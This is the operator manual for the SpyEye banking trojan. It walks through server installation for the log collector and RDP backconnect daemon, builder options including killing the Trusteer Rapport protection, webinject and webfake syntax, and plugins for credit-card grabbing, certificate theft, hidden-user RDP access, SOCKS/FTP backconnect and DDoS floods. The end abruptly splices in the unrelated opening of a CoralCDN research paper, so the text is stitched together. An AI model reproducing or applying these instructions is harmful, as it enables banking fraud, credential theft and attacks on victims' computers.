 ] ] ] ]] }} ]] }]] [[| |]} SpyEye Collector v$Hi DC$
============================================================================

We have next limits for file(=socket) descriptors: current = 1024; max = 1024
Try to change it: current to 100000; max to 100000;
 * * *   New limits: current = 100000; max = 100000

Default config path: "configs/sec.config".
Get query of creating table from file: table_screens.sql
Opened file: "/home/_sec/tables/table_screens.sql"; size = 403
Table name(4): scr_
Get query of creating table from file: table_reports.sql
Opened file: "/home/_sec/tables/table_reports.sql"; size = 424
Table name(5): rep2_
Get query of creating table from file: table_register.sql
Opened file: "/home/_sec/tables/table_register.sql"; size = 623
Table name(4): rep1
```

```
Get query of creating table from file: table_hostban.sql
Opened file: "/home/_sec/tables/table_hostban.sql"; size = 202
Table name(7): hostban
Get query of creating table from file: table_exceptions.sql
Opened file: "/home/_sec/tables/table_exceptions.sql"; size = 3392
Table name(11): exceptions_
Get query of creating table from file: table_creditcards.sql
Opened file: "/home/_sec/tables/table_creditcards.sql"; size = 308
Table name(3): ccs
Get query of creating table from file: table_certifications.sql
Opened file: "/home/_sec/tables/table_certifications.sql"; size = 500
Table name(4): cert

 * * *   Config successful readed.


Table names:
(04) scr_
(05) rep2_
(04) rep1
(07) hostban
(11) exceptions_
(03) ccs
(04) cert

MySQL :: Host: 127.0.0.1; user: testfrmcp; passX2: **************************************************; DB: testfrmcp; port: 3306; Unix
 * * *   MySQL connection success.

Try to make clerk socket ...
  Successful. Descriptor = 3
Try to bind socket to my addr: INADDR_ANY:8080. ...
  Successful. Try to make it reusable...  Successful.

                          Now I become a daemon! >)
```

The provided manager, allows you to view performance statistics of the daemon. Run it:

```
S130:/home/_sec# ./sec-manager
```

If the collector is running, it will display something like this:

```
  Look for SpyEyeCollector.   /

version of Collector = $Hi DC$; addr = (INADDR_ANY=)0.0.0.0:8080
Child(#1);  PARENT uptime = 0d 00:01:41; CHILD uptime = 0d 00:01:41;

Statistic receiving.
| ESTABLISHED right now connections on selected port: 8080
| | All connections to selected port from bots and anybody
| |  \      Time out connection (10 seconds no active) without any data
| |   \      \      Time Out connections with some data (well, try to accept it)
| |    \      \      \      Memorized reports queue size
| |     \      \      \      \      Initialization bot in new application/PC
| |      \      \      \      \      \       Reports inserted into DataBase
| |       \      \      \      \      \       \       Baned Reports by host ban table
| |        \      \      \      \      \       \       \          MiBytes Received
| |         \      \      \      \      \       \       \          \      MiBytes Unpack
| \          \      \      \      \      \       \       \          \      \  MiByte->DB
|ESTA TotalConn TmOut TOu&d RQSize HitBot ValidRep  BanRepo  Recv  UnPkg Qryed
^C``0 ```````14 ````0 ````0 `````0 `````0 ```````0 ```````0 ````0 `````0 ````0
```

* **Attention!** Do not forget to add a line in the autostart *(so, after a reboot, the collector is up and again taking the logs)*. Need to edit the file **/etc/rc.local**. You should get something like this:

```
#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.

/home/_sec/sec -d

exit 0
```

* Note. To restart the daemon, use the program killall, wait *(5 minutes)*, until it "closes" the sockets on the listening port used by collector and restarts it.

* Note. To determine - wether a port is busy or not on the server, use something like this:

```
netstat --inet -npo | grep ':80'
```

Installation : Server : RDP Backconnect Server

The server is a statically compiled binary for GNU/Linux OS. The daemon stores the info about the connected clients in a mysql database.

Installation. *(to install using a virtual OS, that comes with SpyEye)*

In the permanent folder **Input** you must put the RDP-daemon distribution ***(debian.x86.tar.bz2)***.

Get the distribution from **Input** folder and enter the appropriate user's password from the server *(in this case, to transfer the file is not used **scp**, but **cat** & **ssh**, because in some cases, conflicts can arise with different versions of **glibc**)*:

```
debian:/home/user# cat /home/user/Desktop/Input/debian.x86.tar.bz2 | ssh root@163.185.19.177 "cat > /tmp/debian.x86.tar.bz2"
root@163.185.19.177's password:
```

Go to SSH. Unpack the archive, install the daemon:

```
debian:/home/user# ssh root@163.185.19.177
root@163.185.19.177's password:

S130:~# cd /tmp
S130:/tmp# tar -xf debian.x86.tar.bz2 && rm debian.x86.tar.bz2
S130:/tmp# cd dists/debian.x86/
S130:/tmp/dists/debian.x86# make install
Directory doesn't exist. Creating...
Copying config...
install -c -m 0755 dae /usr/sbin/dae
install -c -m 0755 dae.init /etc/init.d/dae;
update-rc.d dae defaults 99;
Adding system startup for /etc/init.d/dae ...
/etc/rc0.d/K99dae -> ../init.d/dae
/etc/rc1.d/K99dae -> ../init.d/dae
/etc/rc6.d/K99dae -> ../init.d/dae
/etc/rc3.d/S99dae -> ../init.d/dae
/etc/rc2.d/S99dae -> ../init.d/dae
/etc/rc4.d/S99dae -> ../init.d/dae
/etc/rc5.d/S99dae -> ../init.d/dae
```

Create a mysql-user *(it will be used in the main admin panel settings, for a list of bots included with RDP-plugin)*:

```
S130:/tmp# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 35862
Server version: 5.0.51a-24+lenny4-log (Debian)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> CREATE DATABASE rdp;
Query OK, 1 row affected (0.00 sec)

mysql> CREATE USER 'rdp' IDENTIFIED BY '[illegible]';
Query OK, 0 rows affected (0.00 sec)

mysql> GRANT SELECT, INSERT, DELETE, UPDATE, DROP, ALTER, CREATE ON rdp.* TO 'rdp';
Query OK, 0 rows affected (0.00 sec)

mysql> quit
Bye
```

Edit the daemon config:

```
S130:/tmp/dists/debian.x86# nano /etc/dae/dae.conf
```

```
  GNU nano 2.0.7                                                    File: /usr/local/etc/sshd_config

[options]
mysql_host = localhost
mysql_port = 3306
mysql_db = testdb
mysql_user = test
mysql_pass = testpass
mysql_table_rdp = rdptb
mysql_table_logs = logstb

cfg_file_log_enabled = 1
cfg_file_log = /etc/dae/main.log
cfg_file_log_maxsize = 10485760

cfg_file_blacklist = /etc/dae/blacklist.log
cfg_ip_address = 0.0.0.0

cfg_rdp_port_in = 30000
cfg_rdp_port_out = 30010

magic_code = some_magic_code
```

You can change the following parameters *(marked with red are the ones that need to be changed)*:

- **mysql_host** — *no comments*;
- **mysql_port** — *no comments*;
- mysql_db — *no comments*;
- mysql_user — *no comments*;
- mysql_pass — *no comments*;
- **mysql_table_rdp** — *no comments*;
- **mysql_table_logs** — *no comments*;
- **cfg_file_log_enabled** — flag write debugging information in *cfg_file_log*;
- **cfg_file_log** — path to the file where you want to dump debug information;
- **cfg_file_log_maxsize** — maximum file size for *cfg_file_log*;
- **cfg_file_blacklist** — path to the file where will be dumped info on client, which sends the wrong *magic_code*;
- **cfg_ip_address** — ip-address, on which the server listens for connection from clients;
- cfg_rdp_port_in — port for *cfg_ip_address*;
- **cfg_rdp_port_out** — minimal port for backconnect to connected clients *(for each new connected client ports are allocated in order)*;
- magic_code — string up to 15 characters, inclusive, necessary to authenticate clients;

Now you can start the daemon:

```
S130:/tmp/dists/debian.x86# /etc/init.d/dae start
```

Everything. Daemon is ready.

Installation : Client : Formgrabber CP (Collector's GUI)

For searching info in the collector database there is a PHP interface as formgrabber admin panel. The admin panel **is not intended** to be found on the server. This is a **client application**. So, first of all, we go to the virtual system *(information about which is described in the **Intro**)*.

So, you must first connect to the server, where is the collector DB. To do this use the **gnome-terminal** and the SSH-client:

```
user@debian:~$ ssh root@163.185.19.177
```

Now you need to connect to the mysql daemon, create a new user, and specify that user rights to use the collector DB:

```
S130:~# mysql -u root -p
Enter password:

mysql> CREATE USER 'frmcpviewer' IDENTIFIED BY 'SgfGSADGFJSDGKFy2763272qfEEERDS7';
Query OK, 0 rows affected (0.00 sec)

mysql> GRANT SELECT, INSERT, UPDATE, DELETE ON frmcp3.* TO 'frmcpviewer';
Query OK, 0 rows affected (0.00 sec)

mysql> quit
```

Also check, that the mysql daemon listens and the server external IP:

```
S130:~# whereis mysql
mysql: /usr/bin/mysql /etc/mysql /usr/share/mysql /usr/share/man/man1/mysql.1.gz
S130:~# nano /etc/mysql/my.cnf
S130:~#
```

Use the search function in an editor like **nano** *(Ctrl + W)* for string ***network***. Among the results must be:

```
#
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address            = 0.0.0.0
```

If is not, then do it **:)**, and restart the mysql-daemon:

```
S130:~# /etc/init.d/mysql restart
```

Now you can open **iceweasel** *(firefox name in Debian, ice weasel...)* and proceed to the installer of the formgrabber panel, setting the info about the collector and the mysql-user DB, created above:

formgrabber installer

After clicking Install, must be something like this:

formgrabber installer logs

Now you can go to the admin panel and search for logs:

formgrabber interface

Installation : Client : Builder : serial.txt

When you first run the builder this screen appears:

hwid

This is the Hardware Identificator. Scroll box, press **Ctrl + C** and send this text to the author to obtain the contents of the file **serial.txt**.

Configuration : Client : Builder

Builder looks like this:

builder

Accordingly, builder settings:

- **Encryption key** -- key, with which is encrypted the **config.bin**. The key is hardcoded in the bot. Be careful, if you want to update the bot config. If you specify the wrong key, which was used in the construction of the bot build, bots will not be able to update the config.
- **Clear cookies every startup** — if enabled, the bot, every time (whether starting the OS or start the bot build after upgrade) will delete the cookies of IE and FF browsers. * Note. If the FF browser is already running, the cookies are not deleted, as FF has an open handle for the cookies database file cookies.sqlite.
- **Delete non-exportable certificates** — in Windows crypto vault (this is a store and uses the IE browser) there is a special type of certificate - not-exportable. I.e. you can use them, but they cannot be exported, say in a *.pfx, and send to the collector. In this case, SpyEye can also delete all the certificates of this type. In this case, the user did not stay very, how to re-import the certificate into crypto library. And when you import, bot has already uncheck non-exported certificate, and, such a certificate can be sent to the collector. I.e. on the one hand, use this option significantly, on the other hand - effectively.
- **Dont send http-reports** -- it's a fact, that in the HTTP-records is a lot of rubbish. Thereby, it makes sense to send **HTTPS-reports only** (well, and, in plus, HTTP-reports with Basic-auth data). This is what this option does.
- **Compress build by UPX** -- if enabled, the builder compress the bot build with UPX. If your crypter does not compress the original file, it makes sense to enable this option.
- **Make build without ZLIB support** -- despite the use of HTTP 1.0 protocol in the FF injections, and the absence of the Accept-Encoding header, some webservers may send compressed content (for example: gzip, deflate). In this case, SpyEye uses the zlib library, to extract the content and its injected data. So, if you believe, that the resources for webservers, with whom you do your webinjects, always transmit in an uncompressed form (in most cases is exactly what happens), feel free to check this option. With the option enabled, the builder generates a bot build without zlib support. This will save 15-16KB of build size (if we compare the difference between UPX compressed builds). However, in case of, if will come the compressed content in FF, the bot will not be able to inject.
- **Make LITE-config** -- the options specifies whether to include in **config.bin** such things as: webinjects, screenshots and plugins (except customconnector.dll). The fact is, that when creating a bot build, **config.bin** is ALWAYS hardcoded in the bot's body. In turn, this affects the size of the bot's exe. I.e. if you use heavy webinjects or plugins, it makes sense to build without them, and place the **config.bin** in the main admin panel. In this case, after infection the bot will load the config from the panel with all the necessary tools. This approach can significantly reduce the size of the bot build.
- **EXE name** -- bot file name, used in the sysatem (after installation).
- **Mutex name** — mutex name, which is used to identify the bot in the system.
- **Anti-Rapport** — a built-in module, actively counteracting the anti-rootkit Rapport Trusteer. In particular, SpyEye kills Rapport threads and blocks it from writing debug messages into its reports database. And generally speaking, this module monitors the integrity of bot hooks. Thereby, if the bot has this module, any type of anti-rootkit like Rapport, and other trojans like Zeus will not work. The same RKU, for example, will not be able to remove the hooks while the bot has the module **Anti-Rapport**.
- **FF webinjects** — this options specifies - that the FF injections will work.
- **timestamp** — builder date creation *(number of seconds as 1970.01.01)*. Identical within the same builder version.

The process of creating the build and its config is as follows:

- Creating a lightweight **config.bin** — you must **enable** the checkbox **Make LITE-config** and click **Make config & get build**.
- Creating a bot build with a lightweight config -- please click on the **Get build**.
- Creating a full-fledged **config.bin** -- you must **uncheck** the box **Make LITE-config** and click **Make config & get build**.

Thus, in the builder folder will appear **config.bin**, that can be uploaded into the bot admin panel, which can be shipped.

Configuration : Client : Builder : plugins

In builder directory there's a folder **plugins**. It may contain plugins *(*.dll)* and configs *(*.dll.cfg)*. The name of the dll defines the plugin name, that will be displayed in the main control panel. This config file should be named, as a result of concatenating the plugin's name and the postfix "**.cfg.dll**". Example: **socks5.dll** and **socks5.dll.cfg**.

For more information about plugins see **SpyEye Plugin's SDK**.

Configuration : Client : Builder : screenshots

In the builder directory there's a folder **screenshots**. It may contain plain-text files with the rules of collecting screenshots. Screenshots are made when you click the mouse. Moreover, in the center of the screenshot is the mouse cursor.

Rules file contains lines, each of which must contain five variables, **separated by spaces**. Format is as follows:

```
%URL_MASK% %WIDTH% %HEIGHT% %MINIMUM_CLICKS% %MINIMUM_SECONDS%
```

- **URL_MASK**

  URL mask. If the application loads the URL resource that falls under the mask, then turns on the appropriate rule to send screenshots. Usually controlled by four vriables, described below.

  * Attention! In the mask is only supported an "*" *(asterisk)*. It means zero or more characters

- **WIDTH**

  The width of the screenshot.

- **HEIGHT**

  The height of the screenshot.

- **MINIMUM_CLICKS**

  Minimum number of clicks, which will be done before the relevant rule turns off.

- **MINIMUM_SECONDS**

  Minimum number of seconds that pass before, than the corresponding rule is disabled.

Rule off only when the last two options will work *(**MINIMUM_CLICKS** AND **MINIMUM_SECONDS**)*. **Both!**

The question arises - why the last two variables are needed? Because there are problems connected with screenshots. The bot has enough difficulty to know what page was clicked *(for example, because the browser can have many tabs)*. Therefore, there exist the last two variables - one way or another *(based on the number of clicks and time elapsed since the load of the HTTP-resource, specified in **URL_MASK**)* turns off screenshots rule.

* Attention! Note the syntax. Do not add a hyphen line *(Enter)* at the end of any rules file. When joining files, the builder will add it automatically.

So, once again. **No need** to add enter at the end of the screenshots rules file:

screenshots_rule

Configuration : Client : Builder : webinjects

In builder directory there's a folder **webinjects**. It may contain plain-text files with injections rules for HTTP*(/HTTPS)*-resources. Injections format - Zeus-like. However, they don't support all the flags of mask **set_url**. Nevertheless, supported flags, quite enough, to talk about a full compatibility with Zeus-native injections. About unsupported flags will be discussed below.

So, a little bit about the syntax.

The file contains the rules in blocks of four tags: **set_url**, **data_before**, **data_inject**, **data_after** (well, plus tag **data_end** indicating the end of the tag with the **data_**).

- **set_url**

  This tag specifies the mask, which triggers a corresponding injection rule. As well as in Zeus, synactically supports such things as "*" and "#".

  This tag can contain various flags *(By default the flag **G**)*:

  - **G** — means that the injection will be made only for the resources that are requested by the **GET** mothod.
  - **P** -- means that the injection will be made only for the resources that are requested by the **POST** mothod.
  - **L** — is a flag for grabbing content between the tags **data_before** and **data_after** inclusive. In this case, first part of grabbed data will be pasted from content of **data_inject** tag. *(Note. Ripped content can be found in the formgrabber panel, specifying search criteria Hooked Function : "**GRABBED DATA**")*
  - **H** ---similar to the flag **L**, except, that the ripped content is not included and the contents of tags **data_before** and **data_after**.
- **data_before, data_inject, data_after**

  There are three situations when dealing with these tags:

  - If you find content on the mask **data_before** and the contents of the tag **data_after** empty then ... --- bot insert the contents of the tag **data_inject** AFTER **data_before**.
  - If you find content on the mask **data_after** and the contents of the tag **data_before** empty then ... -- bot insert the contents of the tag **data_inject** BEFORE **data_after**.
  - If you find content on the mask **data_before** and **data_after** then ... — bot will replace the content between the tags **data_before** and **data_after** including the contents of tag **data_inject**.

An example of a webinjects rules file:

webinjects_example

* Note. In practice, it was found a quite amusing behavior of BOA webserver using HTTP 1.0 (this version of HTTP uses SpyEye to inject pages in the browser Mozilla Firefox). On some resources *(*.css, *.js)* the webserver returns compressed content, while in the Content-Encoding was not specified that the content is compressed. Led it to the fact that the browser can recognize the content of such resources Invalid Content and the page displays incorrectly. Despite of such webservers, this can be fixed with the aid of SpyEyejust making an empty rule *(with empty tags **data_before, data_inject** and **data_after**)* to inject *.css and *.js resources.

Differences between SpyEye injetions and Zeus injections:

- The sequence of tags **data_before, data_inject, data_after** — is important for SpyEye and must be precisely like this, for Zeus is not important
- Zeus as a standard injects **CSS** and **JS** content. However, to inject such content in SpyEye, is necessarily needed to create such a rule, as the tag **set_url** to contain a line "**.css**" or "**.js**" *(depending on the type of content for injecting)*
- In SpyEye is incorrectly implemented the flag **H** — in Zeus he used to remove the HTML-code of the ripped HTTP-resource content
- In SpyEye the special character "**#**" is completely analogous to "*" *(in tag **set_url**)*. Although in Zeus is not so, and the special character "**#**" used as synonim to "zero or one character"

Configuration : Client : Builder : collectors.txt

In the builder directory must be located the file **collectors.txt**. In the file you can register a list, each line has the following format *(the lines are separated by Enter)*:

```
ip:port
```

I.e. that IP, where is setup SpyEye Collector and PORT, on which the collector listens for logging.

In principle, instead of IP you can specify a domain name *(**Attention!** That domain name, without the prefix "http://" or "https://", for protocol, used to communicate with the collector - TCP, and not HTTP)*.

* Note. Better bind collector on any known, "common" port (80 or 443), because in some local area networks, routers can block the sending of traffic to the non-standard ports.

* Note. If you can not send data to the first collector, the bot will attempt to send data using a collector listed below *(the interval between attempts is 0.1 sec)*. If the bot reaches the end of the list and sending the data did not succeed, it will save the report in a special storage and will try to send the data at the next logs sending.

Configuration : Client : Builder : customconnector

customconnector is a plugin for bot connection with the main admin panel *(gate.php)*. its dll and configuration file is located in the builder **plugins**. Each line in this config has the following format:

```
url;interval_in_sec
```

- **url** — path to gate *(**gate.php**)* through HTTP or HTTPS protocol.
- **interval_in_sec** -- interval of a knock at a particular gate.

  * Note. This variable must be less than the variable **ENT_PERIOD** in the main admin panel. Otherwise, the admin panel will display an incorrect number of online/offline bots.

If for some reason you do not have the plugin customconnector, then the builder, when building will produce the following config WARNING:

customconnector-warning

* Note. If the webserver does not respond, the bot will knock on the admin panel below in the list (*pause between attempts will correspond to the intervals specified in the config plugin*). If the boat reaches the end of the list, it goes back to the first admin panel and so on.

Configuration : Client : Builder : dns.txt

There were found some cases with domain names banned on the local DNS-servers of some specific countries. Because of this, you can specify your own DNS-servers list. It makes sense to specify as popular DNS-server type google dns. In this case, the bot, to resolve the domains from **customconnector.dll.cfg** or **collectors.txt** files will primarily use the DNS-servers, that are listed in dns.txt.

The syntax is exactly the same as in **collectors.txt**

* Note. Be careful, choosing the DNS-servers. The problem is that if the domain does not exist (or is blocked), that DNS-server could not return any IP. There are DNS-servers, which return the IP even in the case the domain does not exist (for example, OpenDNS). This is meant to redirect to a DNS-service site:

wtf with dns

That such should not be. To test the operation of a DNS server is provided the **dnsclient.exe** tool

Configuration : Client : Plugins : webfakes

Webfakes plugin can be used to spoof the contents of HTTP and HTTPS resources without recourse to the original web server in IE and FF. Config plugin in compatible format to Zeus webfakes and looks as follows:

```
entry "WebFakes"
%URL_MASK% %URL_REDIRECT% %FLAGS% %POST_BLACK_MASK% %POST_WHITE_MASK% %BLOCK_URL% %WEBFAKE_NAME% %UNBLOCK_URL%
end
```

- **URL_MASK** -- url mask, determining whether the need for a specific fake HTTP/HTTPS resource.
- **URL_REDIRECT** -- url resource, content to be displayed instead of the original content of the resource.
- **FLAGS** — supported flags **G**, **P** and **A**. The latter flag may be used for, bot to insert additional headers **BG** *(BotGuid)* and **REF** *(Refferer. That is URL resource, for which is fake)* in the HTTP header when accessing **URL_REDIRECT**.
- **POST_BLACK_MASK** -- POST-request black-mask, in which the fakes rule goes into lockdown mode *(i.e. stops working)*.
- **POST_WHITE_MASK** — if given a POST-request White-mask, a fake will not work until, until doesn't go right under the POST-request mask.
- **BLOCK_URL** -- fake block-mask can be used to block the fake when accessing a specified URL.
- **WEBFAKE_NAME** — webfake name. I don't really understand why is needed. Perhaps, has been reserved in Zeus for manual fake. Not used.
- **UNBLOCK_URL** — can be used to remove the block on a fake, when applied to a specific URL.

* Note. There are some kind of problematic working fakes in FF browser. Due to the nature of nspr4 API library, POST-request data, received for analysis in the fakes plugin, limited to the length of 4KB. That is, when drwaing up the fakes rule, be careful - to use of such POST-request variables, which include the first 4KB of HTTP-request (including the size of the HTTP-header).

* Note. The plugin doesn't require to be started manually in the admin panel.

Configuration : Client : Plugins : ddos

DDoS plugin can be used to perform a flood on an target (ex: abuse.ch). Example plugin configuration is below

```
type target port time
type target port time
```

- **type** — flood type, this can be either slowloris/ssyn/udp. (ex: ssyn)
- **target** -- target, DNS/IP of target you wish to perform flood . (ex: spyeyetracker.abuse.ch)
- **port** -- port, port of target you wish to flood on *(UDP flood can use 0 as port to use random port)*. (ex: 443)
- **time** — time, amount of time to perform flood on target *(UDP/SSYN uses seconds || Slowloris uses minutes)*. (ex: 100)

* Note. The plugin supports multiple flood tasks seperated by new line. (Moves onto next task after completition previous task)

* Note. The slowloris does not use port!.

* Note. The plugin requires to be started manually in the admin panel.

Configuration : Client : Plugins : ccgrabber

The plugin collects CC, analyzing POST-requests applications. For detecting the CC numbers is used the Luhn algorithm. If found a valid CC number, then all the POST-request is sent to the collector. Finding the ripped CC can be done through an appropriate search interface in the admin formgrabber panel:

ccgrabber

* Note. The plugin doesn't require to be started manually in the admin panel.

Configuration : Client : Plugins : ffcertgrabber

SpyEye has a basic equipment involved in grabbing certificates from Windows crypto-storage. However, Firefox uses its own certificate store. Because of that, there is a special plugin for grabbing certificates from FF. It provides password guessing by dictionary, in the case of the profile has a master password.

In the plugin config there's only one value - minimum time to wait before sending the certificate to the collector *(indicated in seconds)*.

Ripped certificates are prefixed with **"FF ; "**. Search can be performed in the same place where are located the IE certificates:

ffcertgrabber

* Note. The plugin does not require to be started manually from the admin panel.

* Note. Password for ripped certificate import check with the author.

Configuration : Client : Plugins : socks5 backconnect

Properly, the plugin starts a SOCKS5 server on the bot and provides access to the server via backconnect. Is available in the main admin panel, allowing to display a list of socks:

sockslist

They can be used through any software, that supports **SOCKS5** protocol. It is recommended to use **Proxifier** *(provided with keygen in the directory tools)*

Plugin's config has the following structure:

```
%BOTNAME%;%IP%;%PORT%;%RECONNECT_INTERVAL_MSEC%;%AUTORUN_FLAG%
```

- %**BOTNAME**% — bot's name, displayed in the admin panel. Recommended to leave it as is *("%BOTNAME%")*. In this case, the plugin will replace the text to a real bot GUID;
- %**IP**% — backconnect server's IP;
- %**PORT**% -- PORT, on which the server listens for backconnect connection from bots. In the section *Backconnect Server (for SOCKS5 & FTP)*, it is called **socks_port**;
- %**RECONNECT_INTERVAL_MSEC**% — time, that the plugin waits, in case of connection failure, before trying to reconnect to the server;
- %**AUTORUN_FLAG**% — if **1**, then the SOCKS ar started at once, without an admin panel command;

* Note. The plugin requires to be started manually in the admin panel *(if wasn't used the %**AUTORUN_FLAG**% flag)*.

Configuration : Client : Plugins : ftp backconnect

Actually, the plugin starts up an FTP server on the bot and gives you access to it through backconnect server. It is available in the main admin interface, allowing to display a list of FTPs:

ftplist

Connect to the bot through either FTP-manager. Recommended by Total Commander.

Plugin config is the same as for the socks plugin, except one difference - %**PORT**% need to specify that, in the *Backconnect Server (for SOCKS5 & FTP)* section is called **ftp_port**.

* Note. The plugin requires to be started manually in the admin panel *(if wasn't used the %**AUTORUN_FLAG**% flag)*.

Configuration : Client : Plugins : rdp backconnect

This plugin starts up **RDP**-server and forwards it to the Backconnect server. In addition, the plugin implements the creation of a hidden user, which is needed to remotely use the PC with RDP. Still, the plugin provides the control panel to start any management from any user logged into the system *(so you can create a process on behalf of the original users)*. Moreover, in the plugin have a built-in portable version TotalCommander, downloadable from internet and runs dirrectly from memory *(without a dump to disk)*.

* Note. TotalCommander rocks!

* Note. The plugin **doesn't need** to restart the OS to work.

So. Plugin config has approximately the following structure:

```
%IP_OF_BC_SERVER%:%PORT_OF_BC_SERVER%;%MAGIC_CODE%;%WINDOWS_LOGIN%;%WINDOWS_PASSWORD%;%URL_TO_PORTABLE_TCMD%
```

- %**IP_OF_BC_SERVER**% — IP of the Backconnect server
- %**PORT_OF_BC_SERVER**% -- port, on which the RDP-daemon listens for connections from bots *(in the server-side config it bears the name **cfg_rdp_port_in**)*
- %**MAGIC_CODE**% -- string to authenticate the connected clients *(in the server side config it is called **magic_code**)*
- %**WINDOWS_LOGIN**% — hidden user account name running in the bot's OS.

  Attention The name must be completely unique. Because the plugin can't work with a duplicate %WINDOWS_LOGIN%. Besides, do not use account names with length less than 8 characters. Otherwise, some OS *(Windows Server 2003, for example)* simply won't allow you to create an user.

- %**WINDOWS_PASSWORD**% — %**WINDOWS_LOGIN**% user password.

  * Note. Use passwords, containing letters in lower and upper cases, as well as special characters. The reason is described in the paragraph above.

- %**URL_TO_PORTABLE_TCMD**% — direct link to **ptcmd.exe**. From there will be downloaded TotalCMD, if you click on the built-in client software plugin **RunAsEx GUI**

The plugin is started manually in the admin panel. List of bots can be seen in the corresponding menu item ***(RDP)***. The connection to the bot can be done via standard Windows tool **mstsc.exe** *Remote Desktop Connection*:

rdp usage example

Disadvantages of the current version of the plugin:

- No support for x64 systems;
- The plugin need administrator rights to work;
- Win7 Starter not supported (namely Starter);

Naturally, in the following versions of the plugin, these problems will be solved. But now *(excluding the exceptions described above)*, the plugin works **fine** on all x86 OS starting with XP, including the OS Vista+, with the included UAC.

Configuration : Client : Plugins : bugreport

* Attention! For the persons, who have no experience with the debugger, this plugin is contraindicated.

If your machine happens to get something like a bot crash type:

crashexample

Then, the bot, with the help of this plugin can send technical information about the cause of the crash

The plugin hooks **ntdll!KiUserExceptionDispatcher()** and, if there is one of the following exceptions:

- EXCEPTION_ACCESS_VIOLATION

- EXCEPTION_IN_PAGE_ERROR
- EXCEPTION_STACK_OVERFLOW
- EXCEPTION_FLT_DIVIDE_BY_ZERO
- EXCEPTION_INT_DIVIDE_BY_ZERO
- EXCEPTION_EXECUTE_FAULT
- EXCEPTION_ILLEGAL_INSTRUCTION
- EXCEPTION_READ_FAULT
- EXCEPTION_WRITE_FAULT

... then, the plugin can send detailed error information *(including disasm code, where the exception occured ... registers, stack etc.)* and about the system to the collector. In turn, in the formgrabber panel, you can turn on the display menu **BUGS** and look for different exceptions:

bugs item turn on

bugs find interface

With this plugin you can identify problems occuring on the PC holder. That is partially substituted for full JIT-debugger.

The plugin config has some options *(can have in the config as keywords)*.

- **autostart** -- in this case, the plugin is not required to be started in the main admin panel.
- **silent** — in this case, the thread that caused the exception, goes dormant.
- **dont** -- in this case, the plugin does not send reports on exceptions to the collector.
- **slowly_uninstall** -- in this case, the plugin does not remove the hooks when uninstalling bot *(this mode can be used to catch crashbugs during bot's removal or install)*.

Configuration : Client : Plugins : jabbernotifier

The plugin can can be used for notification on holder entry to one or another link via jabber.

P.S.:
Opensource plugin, therefore, its functionality can be extended. For example, to make sure that when entering a specific link, the holder immediately starts the SOCKS or RDP plug-in.

```
entry "JabberNotifier"
%URL_MASK% %FLAGS% %POST_MASK%
end
```

- **URL_MASK** -- url mask, determining whether to send a message *(URL, which proceedes holder)*.
- **FLAGS** -- supported flags **G**, **P**, corresponding to a particular request method.
- **POST_MASK** — in the case of **P** flag being used used, you can use the mask for that POST-request data.

Preferences as to how and where to send the message, specified in the settings of the main admin panel ***(jabber_notifier** section)*.

* Note. The plugin doesn't require to be started in the admin panel.

Configuration : Client : Tools : uninstaller.exe

This tool is needed to uninstall the bot from system *(for example, if you're testing the bot and want to quickly update its configuration, just execute it and run the bot with the new config ... or just want to heal the system from accidental contamination of the bot)*. To work you need the file **settings.ini** *(produced by the builder)*. The tool reads out the bot mutex name and the bot exe name. Based on the mutex name, the tool generates the mutex name, required for removal of the bot from the system, and, actually, creates it. After a while, the tool deletes the bot file. There are several messages, which this tool can deliver:

- **"There are nothing to clean"** -- means, that the uninstaller can not detect the bot in the system (probably, the bot is not running).
- **"Your system is clean now"** — means, that the uninstaller discovered the bot and successfully blew it.
- **"Cannot cure your system"** — means, that the uninstaller found the bot but didn't blew it (probably, was unable to delete the bot file, and, probably, because, in the **settings.ini** was specified a wrong bot file name.

Configuration : Client : Tools : configdecoder.exe

This tool needs, to see the contents of **config.bin** *(For example, in case of, if you want to verify the presence or the absence of a plugin/webinjects/etc. in the bot config)*. Naturally, in order to reveal the configuration, you need the **enc. key**, recorded in the **settings.ini** *(produced by the builder)*. If the **enc. key** is correct, the tool will create a folder **! config.bin** and will put the contents of the **config.bin**

Configuration : Client : Tools : WebInjectesDev

WebInjectesDev is a set of tools for developing and testing injects. Consists of:

- **userDefineLang.xml** — Syntax highlighting for the text editor Notepad++. To add syntax highlighting to Zeus-like injects, you must copy the file **userDefineLang.xml** to folder **"%APPDATA%\Notepad++\"**.
- **ffhookdll.dll** -- this dll can be added dirrectly into the import table of Mozilla Firefox. For example, using a program like CFF Explorer. In addition, you can use the Remote DLL *(to inject the **ffhookdll.dll** dirrectly into the address space of the process)*, if you cannot edit the FF executable.
- **iehookdll.dll** — for the IE browser, this dll can be implemented only using a program like Remote DLL.

So. You place your webinjects in **"C:\webinjects.txt"**, and inject the dll into the appropriate browser. After that, the code is embedded in the browser, that checks the webinjects file for changes. If there are changes, then the injects are loaded into the browser. This approach saves time when making changes to a webinjects file to dislay them in a browser. I.e. to test or write webinjects, you don't need a bot running in the system. Simply use the dll's in the complete **WebInjectesDev**.

To ensure proper operation of the injects-grabbers, you can use DebugView. The embedded code in the browser sends back the result of the grabbed injects.

It looks like this (right - injects file editor, left - FF with embedded ffhookdll.dll):

injects-prev

Democratizing content publication with Coral

Michael J. Freedman, Eric Freudenthal, David Mazières
New York University
http://www.scs.cs.nyu.edu/coral/

Abstract

CoralCDN is a peer-to-peer content distribution network that allows a user to run a web site that offers high performance and meets huge demand, all for the price of a cheap broadband Internet connection. Volunteer sites that run CoralCDN automatically replicate content as a side effect of users accessing it. Publishing through CoralCDN is as simple as making a small change to the hostname in an object's URL; a peer-to-peer DNS layer transparently redirects browsers to nearby participating cache nodes, which in turn cooperate to minimize load on the origin web server. One of the system's key goals is to avoid creating hot spots that might dissuade volunteers and hurt performance. It achieves this through Coral, a latency-optimized hierarchical indexing infrastructure based on a novel abstraction called a *distributed sloppy hash table*, or DSHT.

1 Introduction

